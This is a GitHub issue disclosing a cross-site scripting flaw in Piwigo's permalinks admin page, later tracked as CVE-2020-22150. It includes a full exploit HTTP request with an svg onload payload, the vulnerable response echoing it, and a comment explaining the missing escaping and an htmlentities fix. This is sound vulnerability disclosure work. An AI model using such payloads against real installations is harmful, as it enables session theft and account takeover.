New issue

Jump to bottom

XSS in /admin.php?page=permalinks #1158

Open **matuhn** opened this issue on Feb 11, 2020 · 3 comments

matuhn commented on Feb 11, 2020

Hi team!

I found a XSS in XSS in /admin.php?page=permalinks


Exploit Request:

```
POST /piwigo/piwigo/admin.php?page=permalinks HTTP/1.1
Host: 192.168.10.138
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Origin: http://192.168.10.138
Connection: close
Referer: http://192.168.10.138/piwigo/piwigo/admin.php?page=permalinks
Cookie: pwg_id=ragm92nc6a3rr532fi0h9h6f21
Upgrade-Insecure-Requests: 1

cat_id=3&permalink=%3Csvg%2Fonload%3Dalert%28document.domain%29%3E&save=on&set_permalink=Submit&pwg_token=2048f9dd482aaca003e193045fd4f763
```

PoC:

```
POST /piwigo/piwigo/admin.php?page=permalinks HTTP/1.1
Host: 192.168.10.138
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:72.0) Gecko/20100101 Firefox/72.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Origin: http://192.168.10.138
Connection: close
Referer:
http://192.168.10.138/piwigo/piwigo/admin.php?page=perm
alinks
Cookie: pwg_id=ragm92nc6a3rr532fi0h9h6f21
Upgrade-Insecure-Requests: 1

cat_id=3&permalink=%3Csvg%2Fonload%3Dalert%28document.d
omain%29%3E&save=on&set_permalink=Submit&pwg_token=2048
f9dd482aaca003e193045fd4f763
```

```
  <ul class="HelpActions">
    <li><a
href="admin/popuphelp.php?page=permalinks&amp;output=co
ntent_only" title="Help" class="help-popin"><span
class="icon-help-circled"></span></a></li>
  </ul>
<div class="eiw">
  <div class="errors">
    <i class="eiw-icon icon-cancel"></i>
    <ul>
      <li>{<svg/onload=alert(document.domain)>} The
permalink name must be composed of a-z, A-Z, 0-9, "-",
"_" or "/". It must not be numeric or begin with a
number followed by "-"</li>
    </ul>
  </div>
</div>
```



matuhn commented on Feb 11, 2020 Author

@plegall please check this!

cpol0 commented on Apr 19, 2021

Hi,
the issue is located in the `set_cat_permalink` function. The special "xss permalink" is detected as a bad permalink and so the function return immediately with an error message.
This is exactly at this point that the XSS occurs, the `$permalink` variable is displayed with an error message without escaping, which leads to the XSS.

A simple html_entities fix the issue. PR coming soon.

cpol0 pushed a commit to cpol0/Piwigo that referenced this issue on Apr 19, 2021

`issue Piwigo#1158 - htmlentities on permalink` `b5d49c9`

fgeek commented on Dec 7, 2021

https://nvd.nist.gov/vuln/detail/CVE-2020-22150 has been assigned for this issue.

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

3 participants